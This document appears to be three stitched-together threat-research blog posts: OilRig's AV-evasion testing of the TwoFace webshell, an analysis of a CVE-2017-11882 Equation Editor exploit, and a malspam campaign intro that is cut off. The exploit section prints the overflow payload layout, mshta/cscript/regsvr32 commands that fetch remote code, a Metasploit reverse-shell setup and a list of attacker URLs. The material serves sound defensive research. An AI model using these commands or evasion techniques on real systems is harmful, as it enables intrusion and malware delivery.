In this blog, we will provide an analysis of the testing activities carried out in this series of testing, which clearly shows the developer making changes to the TwoFace webshell and looking for increases and decreases in the detection rate to determine the detected content. Please reference our previous blog titled TwoFace Webshell: Persistent Access Point for Lateral Movement for details on the construction and functionality of the TwoFace webshell.

Testing Activity

As in our previous analysis of OilRig testing activities, our analysis of this testing activity began with gathering a collection of related TwoFace loader samples. For this blog, we included only the TwoFace loader samples that were created specifically to determine what security vendors detect within the TwoFace loader script. We used the same methodology to analyze the testing activity as previous OilRig testing activities, specifically by comparing each file in sequence to see the changes the developer made in each iteration of testing.
The flowchart in Figure 1 has similar elements to the flowchart we included with our previous analysis of OilRig testing activities. However, we have changed the decisions (diamond shapes) in the flowchart to more closely reflect the activities we observed in the testing of TwoFace. The testing of TwoFace did not stop when the developer successfully reduced the detection rate to 0, as the developer continues to make modifications to determine the exact code within TwoFace that caused detection. The developer only ceases testing activities when they know exactly what the security vendors are using to detect the script.
flowchart

Figure 1 Flowchart of OilRig's process of testing TwoFace


Testing Analysis

The testing activity started on November 15, 2017 at 8:51 AM and ended at 9:07 AM (UTC), which resulted in the developer making 22 modifications to the TwoFace loader script in sixteen minutes throughout the iterations of testing. If you recall from our previous research, TwoFace is comprised of two parts: a loader script and an embedded payload webshell. The observed testing activity focused on the TwoFace loader script, which is responsible for obtaining a decryption key from inbound requests, decrypting an embedded webshell and saving the decrypted webshell to the webserver.
Table 1 shows the files created during the iterations of testing activity, along with their filename and the number of vendors detecting the file as malicious. The delta column shows the time between each testing iteration, which shows that the developer was rapidly making changes to these files. Also, there is a noticeable pattern in the filenames with a majority of the names being “out2.aspx”, but “out1.aspx”, “in1.aspx” and “w1.aspx” being used as well.

Iteration Date Delta (min:sec) SHA256 Filename AV
Base 11/15/17 8:00 4be8a58d4bd73af4d4e2... out1.aspx 3
1 11/15/17 8:02 01:30 23dd0e94999d9f7dc764... in1.aspx 3
2 11/15/17 8:04 02:02 da280d5b0955fc1dce27... out2.aspx 2
3 11/15/17 8:14 09:41 e7963620205f52b5e264... out2.aspx 2
4 11/15/17 8:14 00:55 387738ad7e732ad3b63a... out2.aspx 2
5 11/15/17 8:20 05:18 a443f6918d4ea0caca0b... out2.aspx 0
6 11/15/17 8:21 01:27 bd0d9f267318da819791... out2.aspx 1
7 11/15/17 8:23 02:06 fcecc7392b8a51c215f5... out2.aspx 0
8 11/15/17 8:25 01:18 bc76fea3f9b549799f73... out2.aspx 0
9 11/15/17 8:27 02:16 a6c62217c27a0bc0a5d9... w1.aspx 0
10 11/15/17 8:28 01:22 9fd3672c9d3d43755495... out2.aspx 1
11 11/15/17 8:40 12:05 d3983d0bccd38b6198f9... w1.aspx 0
12 11/15/17 8:42 01:19 5979506165bb489dae08... out2.aspx 0
13 11/15/17 8:43 00:50 3b2546a57b6edf57c7dc... out2.aspx 0
14 11/15/17 8:44 01:00 9ecd1f1761988994511a... out2.aspx 0
15 11/15/17 8:45 01:04 fc35c1b6524969320365... out2.aspx 0
16 11/15/17 8:46 01:27 59155e0db84ca2aa4a4f... out2.aspx 0
17 11/15/17 8:47 00:57 aa8be54babad2c70d51a... out2.aspx 0
18 11/15/17 8:48 00:46 e3f1e7021604e7d7a7a7... out2.aspx 1
19 11/15/17 8:53 05:08 65d744d907c8d69100ba... out2.aspx 1
20 11/15/17 8:56 03:32 672a43ef6914f6090c20... out2.aspx 1
21 11/15/17 9:07 10:08 03e2c6850887702ae70d... out1.aspx 1
22 11/15/17 9:07 00:49 3e0c251962976395fff4... out1.aspx 0
11/15/17 9:09 01:27 3efe6ed1864fa36df9d4... 2222.aspx 0

Table 1 Samples associated with OilRig's testing of TwoFace loader shell
 
We have included analysis of all the changes made throughout the testing activities in the iterations listed in Table 1 in the Appendix; however, it is important to discuss the more interesting activities we observed during testing. The most important observation is the developer systematically removes lines of code until they observe a change in detection rate, specifically a decrease to locate the lines of code that are used by security vendors for detection. Once they determine the line of code detected, they add the line of code back but in a modified state and look for a change in the detection rate, specifically an increase to see if they can determine the specific data within that line of code that is detected.
We see this general process of making changes and monitoring for increases and decreases in detection rate throughout the activity. Using this process, the developer was able to first determine that the cause of detection relied on the encoded and encrypted data for the embedded webshell. The developer was able to determine that detection did not solely rely on the embedded webshell. Rather, the detection was based on both the embedded webshell and a line of code that allowed an actor to update the embedded payload webshell by writing the encoded and encrypted data to be used as the embedded payload to the TwoFace loader file. The developer ended testing with a zero-detection rate by leaving the encoded and encrypted data for the embedded webshell unchanged, but removed the embedded payload update functionality within the TwoFace loader script.

Possible TwoFace++ Embedded Payload

As you may have noticed, Table 1 has 24 files listed for the 22 iterations of testing, which seems one too many. The last file in Table 1, specifically 2222.aspx is not a TwoFace loader sample, rather it is another webshell entirely. It appears the developers refer to this as DarkShell based on the string in the authentication routine of “DarkShellPasswordSet”. We are tracking this webshell under the name DarkSeaGreenShell, as the webshell has a table border color set to “darkseagreen” and DarkShell has already been used to track another malware family.
DarkShell_UI

Figure 2 DarkSeaGreenShell's user interface

 
We believe the 2222.aspx may be a variant of the payload webshell embedded within the TwoFace loader samples seen in testing activities. We cannot confirm as we have been unable to decrypt the 3DES encrypted payload webshell in the TwoFace loader scripts seen during testing. However, the 2222.aspx file is 8,213 bytes in size and the decoded ciphertext of the embedded webshell in the TwoFace files is 8,224 bytes in length. While the two differ by 11 bytes, it is possible the differences in sizes was caused by changes made to the webshell prior to testing. We know a developer modified the 2222.aspx file to some extent, as the authentication routine within the webshell suffers from obvious logic errors that appear to be the result of a developer attempting to determine what is causing detection.
For example, the ‘chk’ function seen in the code block below authenticates inbound requests to the webshell, however, this function contains several major errors that break the authentication mechanism. As you can see from the code block, successful authentication requires the Base64 encoded SHA1 hash of a password in the ‘pass’ variable match the hardcoded string “DarkShellPasswordSet.” A successful match is impossible, as there is no SHA1 hash that can be Base64 encoded to match the “DarkShellPasswordSet” string.

We believe the developer made changes to this authentication routine during testing activities. To test its functionality (and to generate the screenshot in Figure 2), we had to modify the webshell’s code to successfully authenticate. The changes to portions of the authentication routine in DarkSeaGreenShell may explain the 11-byte difference in size between the 2222.aspx file and the payload embedded within the TwoFace loader test files.

Conclusion

The OilRig threat group continues to test their toolset systematically and methodically prior to use. Based on our analysis, the developer used very similar processes to test the TwoFace loader script that we previously saw in the testing activities of the Clayslide macros. The process involves testing each file, making modifications to the file, retesting the newly modified file, and checking for increases and decreases in the detection rate. The testing of the TwoFace loader script clearly shows the developer attempting to determine exactly what lines of code are causing detection. The testing also shows the developer attempting to modify the lines of code that were detected in order to evade detection while maintaining functionality. At the end of testing, the developer just removed the ability for an actor to remotely update the embedded payload within the TwoFace loader script. We believe the developer chose to remove this functionality to evade detection, as an actor could just deploy the embedded payload webshell within the TwoFace loader script and upload a new TwoFace loader script to satisfy the same functionality.
 
Appendix

The subsections in this appendix will provide details of each iteration of testing of the TwoFace loader script. Additionally, we provide our analysis of the changes the developer made in each iteration. We also provide a screenshot of the differences made to the TwoFace loader script generated using Github’s unified diffing functionality, where lines of code with red backgrounds were removed during the iteration, the lines of code with a green background were added and the lines of code with a white background remained the same.
 
Iteration 1
Files: 4be8a58d4bd73af4d4e2741a31b30ad16a733ce824afe445277c92ae5de08ab4   vs 23dd0e94999d9f7dc764615f230d24180dc623cf89e06997743d68f51e3ce163
Filenames: out1.aspx vs in1.aspx
Delta: 1 minute 30 seconds
Positives: 3 -> 3
Analysis:
In the first iteration, the actor removes the HTML tags that surround the core TwoFace loader code, including the 'Page Language="C#"' header. This did not change the detection rate.
iteration1

Figure 3 Changes made in iteration 1 of testing

 
Iteration 2
Files: 23dd0e94999d9f7dc764615f230d24180dc623cf89e06997743d68f51e3ce163 vs da280d5b0955fc1dce27c6fbbbdbe3049949ad75b0d3fb00dc9e736c7ba84668
Filenames: in1.aspx vs out2.aspx
Delta: 2 minutes 2 seconds
Positives: 3 -> 2
Analysis:
The developer puts the HTML tags and C# header back into the file, but removes the line that sets the password salt variable ("hnRwONTdZ") and changes the variable that stores the embedded webshell's Base64 encoded ciphertext to "222". This change lowered the detection rate, suggesting that either the password salt variable line or the embedded webshell's encoded ciphertext causes detection.
iteration2

Figure 4 Changes made in iteration 2 of testing


Iteration 3

Files: da280d5b0955fc1dce27c6fbbbdbe3049949ad75b0d3fb00dc9e736c7ba84668 vs e7963620205f52b5e2649911acd68d08fcebcbdc7dd312ef73c602f07d730e06
Filenames: out2.aspx vs out2.aspx
Delta: 9 minutes 41 seconds
Positives: 2 -> 2
Analysis:
The developer does nothing more than removing the line that stores the embedded webshell's Base64 encoded ciphertext.
iteration3

Figure 5 Changes made in iteration 3 of testing


Iteration 4

Files: e7963620205f52b5e2649911acd68d08fcebcbdc7dd312ef73c602f07d730e06 vs 387738ad7e732ad3b63af2fd51da311c5d01ffca031230d81ee627221b56ff09
Filenames: out2.aspx vs out2.aspx
Delta: 55 seconds
Positives: 2 -> 2
Analysis:
The developer removes the line that obtains the Base64 encoded password from the inbound request, decodes it and saves it to a variable ("BSfbQohad").
iteration4

Figure 6 Changes made in iteration 4 of testing

 
Iteration 5

Files: 387738ad7e732ad3b63af2fd51da311c5d01ffca031230d81ee627221b56ff09 vs a443f6918d4ea0caca0bee8afb41e972bc5f9b7b49a1b72e8a254fdb887988ba
Filenames: out2.aspx vs out2.aspx
Delta: 5 minutes 18 seconds
Positives: 2 -> 0
Analysis:
The developer adds the variable ("NQkRIVFnXc") used to store the embedded webshell, but assigns it an empty string. They also add the line used to obtain the password removed from the previous iteration. The main difference seen in this iteration is the fact the developer now has the TwoFace code formatted in a form that looks similar to pretty print. These changes lowered the detection rate to 0, which suggests to the developer that the detections are occurring on the embedded webshell's encoded ciphertext.
We believe the developer formatted the script using pretty print to make it easier to make granular modifications to the script in upcoming iterations.
iteration5

Figure 7 Changes made in iteration 5 of testing

 
Iteration 6
Files: a443f6918d4ea0caca0bee8afb41e972bc5f9b7b49a1b72e8a254fdb887988ba vs bd0d9f267318da8197913a56f240f0a0152a5ad96acddc85eed97096d42b0479
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute 27 seconds
Positives: 0 -> 1
Analysis:
The developer changes the variable ("NQkRIVFnXc") used to store the embedded webshell to the original Base64 encoded ciphertext of the webshell seen in the first testing sample. They also reintroduce the password salt variable ("hnRwONTdZ") with its original value as well. Therefore, the differences between the sample generated in this testing iteration compared to the initial file results in only formatting, as the current file is formatted using pretty print and the original sample was not.
iteration6

Figure 8 Changes made in iteration 6 of testing

 
Iteration 7
Files: bd0d9f267318da8197913a56f240f0a0152a5ad96acddc85eed97096d42b0479 vs fcecc7392b8a51c215f569bb56044409ceb4ab9beccabb6128e9458add1deac1
Filenames: out2.aspx vs out2.aspx
Delta: 2 minutes 6 seconds
Positives: 1 -> 0
Analysis:
The developer removes the line that sets the password salt variable ("hnRwONTdZ") and removes all but the first 4 bytes of the Base64 encoded ciphertext within the variable ("NQkRIVFnXc") used to store the embedded webshell. We believe the developer is checking to see if the password salt variable/value or the first four bytes of the encoded ciphertext of the webshell were causing detection.
iteration7

Figure 9 Changes made in iteration 7 of testing


Iteration 8

Files: fcecc7392b8a51c215f569bb56044409ceb4ab9beccabb6128e9458add1deac1 vs bc76fea3f9b549799f73c675a5f141d32c775e6afac53a71c06124dbece65e7c
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute 18 seconds
Positives: 0 -> 0
Analysis:
The developer reintroduces the line that sets the password salt variable ("hnRwONTdZ") and its original value and sets the variable ("NQkRIVFnXc") used to store the embedded webshell to an empty string. These changes suggest to the developer that detection is not caused by the password salt variable and value, but the detection is part of the encoded ciphertext of the embedded webshell.
iteration8

Figure 10 Changes made in iteration 8 of testing


Iteration 9

Files: bc76fea3f9b549799f73c675a5f141d32c775e6afac53a71c06124dbece65e7c vs a6c62217c27a0bc0a5d9ea37c71d29049846a3d75b680b9ae74cf5ff498af529
Filenames: out2.aspx vs w1.aspx
Delta: 2 minutes 16 seconds
Positives: 0 -> 0
Analysis:
The developer removes all lines of code from the TwoFace loader script except for the line that sets the variable ("NQkRIVFnXc") used to store the embedded webshell to its original value. The detection rate does not increase, which tells the developer that the detection is not solely focused on the embedded webshell's encoded ciphertext.
iteration9

Figure 11 Changes made in iteration 9 of testing


Iteration 10

Files: a6c62217c27a0bc0a5d9ea37c71d29049846a3d75b680b9ae74cf5ff498af529 vs 9fd3672c9d3d43755495e85cead5c6a5d67fab70178250aeb8f01b3dd09f820f
Filenames: w1.aspx vs out2.aspx
Delta: 1 minute 22 seconds
Positives: 0 -> 1
Analysis:
In this iteration of testing, the developer reverts all the changes made in the previous iteration by removing the line that sets the variable ("NQkRIVFnXc") used to store the embedded webshell and added all of the lines removed from the script. The main change done in this iteration is to initialize the variable ("NQkRIVFnXc") used to store the embedded webshell on one line and setting it to its original value on another line. The purpose of this change it to see if detection is caused by initializing the variable and setting its value in one line of code, instead of splitting up into two lines. The detection rate increases, suggesting that splitting the variable initialization and variable value setting does not evade detection.
iteration11
 

Figure 12 Changes made in iteration 10 of testing


Iteration 11

Files: 9fd3672c9d3d43755495e85cead5c6a5d67fab70178250aeb8f01b3dd09f820f vs d3983d0bccd38b6198f9dcc9d0a0eec46d31ccad0e7b9575e25368e740b51a6a
Filenames: out2.aspx vs w1.aspx
Delta: 12 minutes 5 seconds
Positives: 1 -> 0
Analysis:
The developer reintroduces the line that sets the variable ("NQkRIVFnXc") used to store the embedded webshell to its original value. The developer then removes major portions of the TwoFace loader script, such as:

  • Removed line of code used to set password salt variable ("hnRwONTdZ") with its original value
  • Removed line of code used to get the Base64 encoded password from the inbound request, decode it and saves it to a variable ("BSfbQohad")
  • Removed line of code used to compare a hardcoded hash to the SHA1 of the inbound password and password hash for authentication
  • Removed line of code used to obtain the physical path on the IIS server ("PATH_TRANSLATED")
  • Removed line of code to check the inbound request for the filename (Request.Form["n"]) to write the embedded webshell
  • Removed line of code to check the inbound request for the data to use to update the embedded webshell within the file
  • Removed lines of code used to update the embedded webshell within the file

What remains of the TwoFace loader script? The developer left the code used to decrypt the embedded webshell and write it to the system. This suggests that the developer is attempting to determine what in the TwoFace loader code that coupled with the embedded webshell is causing detection. The detection rate dropped to 0, which suggests that the code used to write the embedded webshell to the system is not responsible for detection, rather portions of the removed lines cause detection.
 

iteration12

Figure 13 Changes made in iteration 11 of testing


Iteration 12

Files: d3983d0bccd38b6198f9dcc9d0a0eec46d31ccad0e7b9575e25368e740b51a6a vs 5979506165bb489dae0826daa8051588f3944a711bb5c9bdff7f5cfe5b616ea3
Filenames: w1.aspx vs out2.aspx
Delta: 1 minute 19 seconds
Positives: 0 -> 0
Analysis:
In this iteration, the developer reintroduced the following portions of the TwoFace loader script that were removed in the previous iteration, specifically:

  • Added line of code used to set password salt variable ("hnRwONTdZ") with its original value
  • Added line of code used to get the base64 encoded password from the inbound request, decode it and saves it to a variable ("BSfbQohad")
  • Added line of code used to compare a hardcoded hash to the SHA1 of the inbound password and password hash for authentication
  • Added line of code used to obtain the physical path on the IIS server ("PATH_TRANSLATED")
  • Added line of code to check the inbound request for the filename (Request.Form["n"]) to write the embedded webshell

The developer omitted the lines of code responsible for checking the inbound request for data and the lines of code to update the embedded webshell within the file. The detection rate did not increase, suggesting that the developer determined that the detection is occurring in the code that allows for remote updating of the embedded webshell.
iteration12

Figure 14 Changes made in iteration 12 of testing


Iteration 13

Files: 5979506165bb489dae0826daa8051588f3944a711bb5c9bdff7f5cfe5b616ea3 vs 3b2546a57b6edf57c7dc3f062a79a6f18e4dbb78570eede232431b36b5c51089
Filenames: out2.aspx vs out2.aspx
Delta: 50 seconds
Positives: 0 -> 0
Analysis:
Using insight into the cause for detection from the previous iteration, the developer slowly reintroduces portions of the code used to remotely update the embedded webshell. In this iteration, the developer reintroduces the if statement that checks the inbound request for the data to use to update the embedded webshell within the file. The detection rate did not change; therefore, the developer knows that this line is not causing detection.
iteration13

Figure 15 Changes made in iteration 13 of testing


Iteration 14

Files: 3b2546a57b6edf57c7dc3f062a79a6f18e4dbb78570eede232431b36b5c51089 vs 9ecd1f1761988994511ade39e38f22e28c9200bea3b6a1194de032d3877da757
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute
Positives: 0 -> 0
Analysis:
The developer adds another line from the code used to update the embedded webshell. The line added in this iteration is responsible for reading the contents of the TwoFace loader webshell (path stored in 'LlGKKnqJdfya') and stores the contents in a variable ('cXUIJeCnEz'). The detection rate stayed the same, which suggests to the developer that this line of code is not causing detection.
iteration14

Figure 16 Changes made in iteration 14 of testing


Iteration 15

Files: 9ecd1f1761988994511ade39e38f22e28c9200bea3b6a1194de032d3877da757 vs fc35c1b652496932036544758d43d629696e7f33e547638b90dc9a0a0fbfd755
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute 4 seconds
Positives: 0 -> 0
Analysis:
The developer adds another line from the code used to update the embedded webshell. The line added in this iteration creates a variable that it stores a string. The string stored in the variable contains code used in TwoFace loader to initialize the variable ('NQkRIVFnXc') that stores the embedded webshell. Adding this line of code to the file did not change the detection rate, which suggests to the developer that this code does not cause detection.
 
iteration15

Figure 17 Changes made in iteration 15 of testing


Iteration 16

Files: fc35c1b652496932036544758d43d629696e7f33e547638b90dc9a0a0fbfd755 vs 59155e0db84ca2aa4a4fc0c0a4f7a71446bb963e2544f131c81aa902f7c3b38d
Filenames: out2.aspx vs out2.aspx
Delta: 1 minute 27 seconds
Positives: 0 -> 0
Analysis:
The developer adds yet another line from the update code. The added line initializes a variable that stores the length of the string stored in the variable added in the previous iteration. The detection rate did not increase based on the addition of this line.
iteration16

Figure 18 Changes made in iteration 16 of testing


Iteration 17

Files: 59155e0db84ca2aa4a4fc0c0a4f7a71446bb963e2544f131c81aa902f7c3b38d vs aa8be54babad2c70d51a0146fd42c947f5fc0705bc9edc237f61a05275cf2f31
Filenames: out2.aspx vs out2.aspx
Delta: 58 seconds
Positives: 0 -> 0
Analysis:
The developer adds two more lines from the update code. The first line added finds the index of the double quote character in the string in the line of code introduced two iterations prior. The second line of code essentially replaces the embedded webshell read in from the TwoFace loader file with the data provided from the inbound request. The addition of these two lines did not change the detection rate.
iteration17

Figure 19 Changes made in iteration 17 of testing


Iteration 18

Files: aa8be54babad2c70d51a0146fd42c947f5fc0705bc9edc237f61a05275cf2f31 vs e3f1e7021604e7d7a7a7c500c2564abb5b3a9c278bd7cef131e650654ef796bd
Filenames: out2.aspx vs out2.aspx
Delta: 46 seconds
Positives: 0 -> 1
Analysis:
The developer adds one more line from the update code, which is responsible for writing the variable that contains the TwoFace loader script with its newly updated embedded webshell to a file. This essentially updates the TwoFace loader file to include a new embedded webshell. The addition of this line of code increased the detection rate, which lets the developer know that detection of the TwoFace loader stems from this line of code.
iteration18

Figure 20 Changes made in iteration 18 of testing


Iteration 19

Files: e3f1e7021604e7d7a7a7c500c2564abb5b3a9c278bd7cef131e650654ef796bd vs 65d744d907c8d69100bad5ce14ad780d57688eb6f0f1276bbf956711adfcea99
Filenames: out2.aspx vs out2.aspx
Delta: 5 minutes 8 seconds
Positives: 1 -> 1
Analysis:
The developer now starts making changes to the line of code that writes the new TwoFace loader script to a file. In this iteration, the developer does nothing more than concatenating the 2 character to the data before writing it to the file. We believe the developer is testing to see if detection is based on the exact line of code, but this modification did not change the detection rate.
iteration19

Figure 21 Changes made in iteration 19 of testing


Iteration 20

Files: 65d744d907c8d69100bad5ce14ad780d57688eb6f0f1276bbf956711adfcea99 vs 672a43ef6914f6090c20c19348af1bfed05919177f1bfb03dc8dbde0c8bbd49d
Filenames: out2.aspx vs out2.aspx
Delta: 3 minutes 32 seconds
Positives: 1 -> 1
Analysis:
The developer adds two lines of code before and two lines of code after the line that writes the new TwoFace loader script to the file. The developer had already determined that the lines of code added in this iteration did not cause an increase in detection, as the lines of code added is the same as introduced in iteration 15. These additions did not change the detection rate, suggesting that padding the offending line of code with additional lines of code did not affect the detection rate.
iteration20

Figure 22 Changes made in iteration 20 of testing


Iteration 21

Files: 672a43ef6914f6090c20c19348af1bfed05919177f1bfb03dc8dbde0c8bbd49d vs 03e2c6850887702ae70db57582653d7c31c6f92d116746c610d379014a5ff4a0
Filenames: out2.aspx vs out1.aspx
Delta: 10 minutes 8 seconds
Positives: 1 -> 1
Analysis:
The developer removes the four lines of code added in the previous iteration, as well as several newlines between lines of code earlier in the TwoFace loader script. These changes did not affect the detection rate.
iteration21

Figure 23 Changes made in iteration 21 of testing


Iteration 22

Files: 03e2c6850887702ae70db57582653d7c31c6f92d116746c610d379014a5ff4a0 vs 3e0c251962976395fff489a985290afe02175baf0cdf3d14eb3e01b3821414e9
Filenames: out1.aspx vs out1.aspx
Delta: 49 seconds
Positives: 1 -> 0
Analysis:
The developer completely removes the update code from the TwoFace loader script. This change brings the detection rate back down to 0.
 
iteration22

Figure 24 Changes made in iteration 22 of testing

Analysis of CVE-2017-11882 Exploit in the Wild

Recently, Palo Alto Networks Unit 42 vulnerability researchers captured multiple instances of traffic in the wild exploiting CVE-2017-11882, patched by Microsoft on November 14, 2017 as part of the monthly security update process. Exploits for this vulnerability have been released for Metasploit, and multiple security researchers have published articles on specific attacks taking advantage of this vulnerability. In this article, we describe the vulnerability and discuss mechanisms for exploiting it.
 
About CVE-2017-11882:
Microsoft Equation Editor, which is a Microsoft Office component, contains a stack buffer overflow vulnerability that enables remote code execution on a vulnerable system. The component was compiled on November 9, 2000, over 17 years ago. Without any further recompilation, it was used in all currently upported versions of Microsoft Office. Microsoft Equation Editor is an out-of-process COM server that is hosted by eqnedt32.exe, meaning it runs as it’s own process and can accept commands from other processes.
Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR) should protect against such attacks. However, because of the manner in which eqnedt32.exe was linked, it will not use these features, subsequently allowing code execution. Being an out-of-process COM server, protections specific to Microsoft Office such as EMET and Windows Defender Exploit Guard are not applicable to eqnedt32.exe, unless applied system-wide.  This provides the attacker with an avenue to lure targets into opening specially crafted documents, resulting in the ability to execute an embedded attacker command.

Analysis of Exploit Proof of Concept:
The POC RTF sample we analyze in this section has the following attributes:

SHA256 02a69029bf2b0c97bfb9ddbbe6e89409f1b11007a92d8ca4a6df6597b72eb453

and is available on GitHub. Through analysis of the file contents, we can see the object class is Equation.3, which means it is an OLE equation object:
1-rtf-hexdump

Figure 1 RTF File Contents Showing Class Equation.3

 
After extracting the object, we can skip OLE, CompObj and ObjInfo streams, and go directly to Equation Native stream:
2-ole-hex-dump

Figure 2 File Contents showing various Streams

 
The stream has a header with following structure:

Real Image 4

 
After that we can see the MTEF data, which contains a MTEF header and multiple records. MTEF is a binary equation format used by the equation editor. The header has the general information about the MTEF data:

Description Size (byte) Value Comment
MTEF Version 1 0x3 MTEFv3
Generating Platform 1 0x1 Windows
Generating Product 1 0x1 Equation Editor
Product Version 1 0x3
Product Subversion 1 0xa

Table 1METF header

 
Following the header are some MTEF records. The malicious record that triggers the vulnerability is Font record, which in the sample has the below structure:

Description Size (byte) Value Comment
Tag 1 0x8 0x8 denotes Font record
Typeface Number 1 0x5a
Style 1 0x5a
Font Name Variable, NULL terminated “cmd.exe /c calc.exe AAAAAAAAAAAAAAAAAAAAAAAA” + 0x00430c12 Overflow and overwrite return address

Table 2 Font record

The long font name overflows and causes the code execution. Putting it in the debugger to take a deeper look show us this:3-ida

Figure 3 IDA View of the Sample

The vulnerability occurs when EQNEDT32.EXE tries to copy the font name into a locally created buffer. The buffer is only 40 (0x28) bytes, however if the font name is longer than 40 bytes (in this case 48 bytes), the buffer will overflow and EBP as well as the return address will be overwritten. When the function is done executing, the control flow will be taken to the attacker assigned address.

4-od-before-font-name

Figure 4 Before Font Name Copy

5-od-after-font-name

Figure 5 After Font Name Copy

In this case, the function will return “back” to 0x430c12, which is the address of WinExec, and the argument is the “font name”, also an attacker supplied input:6-od-code-execution

Figure 6 Debugger View of Returning to WinExec

Then we can see the Windows calculator (calc.exe) opening:7-od-calculator

Figure 7 Calc.exe Displayed when the Exploit Completes


Exploit Method Analysis

Next, we show a few ways attackers can exploit this vulnerability. In the proof of concept, the hexadecimal bytes, 636d642e657865202f632063616c632e65786520, are used for the following command: cmd.exe /c calc.exe 

When we opened the proof of concept, this executed the Windows calculator and we saw the calculator UI appear. However, there is a limitation with this method, as the buffer can only put so many bytes into the buffer that is overflowing.

8-od

Figure 8 IDA View of code copying overflow buffer into v4

The size of an array that the attacker can overflow is 36 bytes (overflow_buffer in the above figure). However, it is possible to use the space of the v12 variable and saved EBP, which allows for an extra 8 bytes of space. If the command we want to issue is longer than the combined 44 bytes available, how could we do that?

One way is to host a file on a server controlled by the attack and use the 44 bytes for a command that accesses that server and executes another binary. For example, the following command uses the mshta executable to run VBscript code from a remote server, as is only 37 characters long (ignoring the de-fanging brackets.)

mshta http://192.168.56[.]102/test.html

Below is code the attacker could host on that server, which would accomplish the same goal of executing the windows, but could do much more.

A similar option is to direct the injected instruction to point to a Metasploit server to give the attacker a reverse shell. In the screenshot below, Metasploit is being configured to host a remote shell on the server 192.168.56.103.

9-od

Figure 9 Running the Metasploit server


The command we need to insert into our exploit is just 40 bytes long:
mshta.exe http://192.168.56[.]103:8080/abc
When the victim opens the vile, the Metasploit server delivers the reverse shell and gives the attacker control over the host (see below.)


10-od

Figure 10 Metasploit Delivering Payload to Exploited Host


Exploit Samples in the Wild

Since November 20th, we have identified thousands of attempted attacks which exploit this vulnerability in AutoFocus. Most of these use the techniques described above, either by calling cmd.exe directly or by using mshta.exe or cscript.exe to execute a remote script from an attacker controlled server. The table below shows examples of the most common techniques.

Command Parameters Description Example
cmd.exe malicious file
IP + remote malicious file
cmd.exe to call local malicious file
cmd.exe to call remote malicious file
cmd.exe /c calc.exe
cmd.exe /c start \\\\172.16.38.130\\c$\\1.exe
cscript.exe script language + script cscript.exe to call malicious file cscript.exe //E:jscript \\\\xxd.cc\\bwou.png
mshta.exe IP + remote malicious file mshta.exe to call remote malicious file mshta.exe http://104.254.99[.]77/x.txt
mshta https://seliodrones[.]info/otr/otr.hta
regsvr32.exe Installation Flags and remote malicious DLL regsvr32.exe to call remote malicious DLL regsvr32 /i:http[:]//1997106195 scrobj.dll &AA
C

One example of an attack in the wild includes this sample:

SHA256 7ccd19d3dc34c6dbee600961d73cee0cab5c6e421e9e6b8a31c0b65c14ae3551

This sample was distributed as a fake invoice document attachment in email to organizations in Europe. After the user opened the document it executed the following command:

mshta.exe , mshta https://zilk[.]pw/url/index.hta

The code was hosted (and is no longer available) at this location executed a PowerShell script which in turn would download and executes a file from: hxxps://zilk[.]pw/url/smstrace.exe. This file is a sample of the information stealing Trojan FormBook.
Despite the size limitations on the overflow buffer, many attackers have found ways to exploit this vulnerability to achieve their goals.

Conclusion and Mitigation:

CVE-2017-11882 is in the wild and will likely continue to be exploited for years to come. To remediate this issue, administrators should deploy Microsoft’s patch for this vulnerability, available here: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882 .
Those who can’t deploy the patch should consider disabling the Equation Editor as discussed in Microsoft Knowledge Base Article 4055535.
Palo Alto Networks customers are protected from this vulnerability in the following ways:

  • Threat Prevention Signature 36804 identifies files containing the exploit code in the Next Generation Firewall
  • WildFire and Traps identify files exploiting this vulnerability as malicious


Suspicious URLs used by Exploit Samples

smb[:]//185.175.208.10/s/r.exe
smb[:]//185.175.208.10/s/p.exe
http[:]//78.46.152.143\\webdav
http[:]//138.68.144.82
http[:]//103.59.95.105/test
http[:]//104.254.99.77/x.txt
http[:]//112.213.118.108[:]11882/a
http[:]//112.213.118.108[:]11882/
http[:]//138.68.144.82/w/trx.hta
http[:]//185.200.116.171[:]80/1
http[:]//203.128.247.165/a.hta
http[:]//212.83.61.198/read.txt
http[:]//43.242.35.13/ofc.hta
http[:]//45.32.169.233[:]80/test
http[:]//45.77.122.135[:]80/a.hta
http[:]//67.218.155.0/1.hta
http[:]//141.255.149.141[:]8080/e8eb2bWlyg.sct
http[:]//bit.ly/2zaevrt
https[:]//zilk.pw/url/index.hta
https[:]//zilk.pw/url/smstrace.exe
http[:]//tinyurl.com/y9m5opxz
http[:]//vulns.sg/RickAstley.hta
http[:]//a1-transport.eu/rFIB.hta
http[:]//malo.com/bicho
http[:]//nobles-iq.com/xpct/yxxM.hta
http[:]//pelli.mzf.cz/gt.hta
http[:]//sldkj.com/a
https[:]//pastebin.com/raw/1CWyVtXs
https[:]//pastebin.com/raw/PqUXNZbB
https[:]//seliodrones.info/otr/otr.hta
http[:]//suo.im/2boSoQ
http[:]//tinyurl.com/err43ery33
http[:]//totonam.com/js/zd.hta
http[:]//www.lucien116.com/abc
http[:]//facebookcoc.sytes.net[:]8080/xp8jdXNo.sct

Master Channel: The Boleto Mestre Campaign Targets Brazil

vlogMalicious spam (malspam) often uses malware attachments or links to malware disguised as legitimate documents. In Brazil-based malspam, such malware often impersonates a document called "boleto." Boleto is an invoice document for Boleto Bancário, a Brazilian payment method commonly used in e-commerce.
We occasionally run across malspam with fake boleto attachments, and these generally target Brazilian organizations. In one such campaign, we've seen over 260,000 emails since June 2017 as shown in figure 1.
Boleto_1

Figure 1. Results from an AutoFocus search for malspam from the Boleto Mestre campaign.

 
Figure 2 shows an example. In this image, a link in the email will return malware disguised as a boleto document. The red text below is the imbedded URL.
Boleto_2

Figure 2. Screenshot of an email from this campaign.

 
Like other malspam, this campaign is designed to infect Windows computers with an information stealing Trojan. But what makes this boleto-themed malspam campaign unique?
Windows hosts infected by this campaign generate plain text Internet Relay Chat (IRC) traffic. All infected hosts join the #MESTRE channel. In Portuguese (the official language of Brazil), "mestre" roughly translates to "master" or "teacher" in English. This sort of IRC traffic is fairly unique for current Brazil-based malspam, so we are calling this the Boleto Mestre campaign.

Infection Characteristics
In a posting on my malware-traffic-analysis.net blog, I first documented characteristics of a Windows host infected from the Boleto Mestre campaign in the summer of 2016:

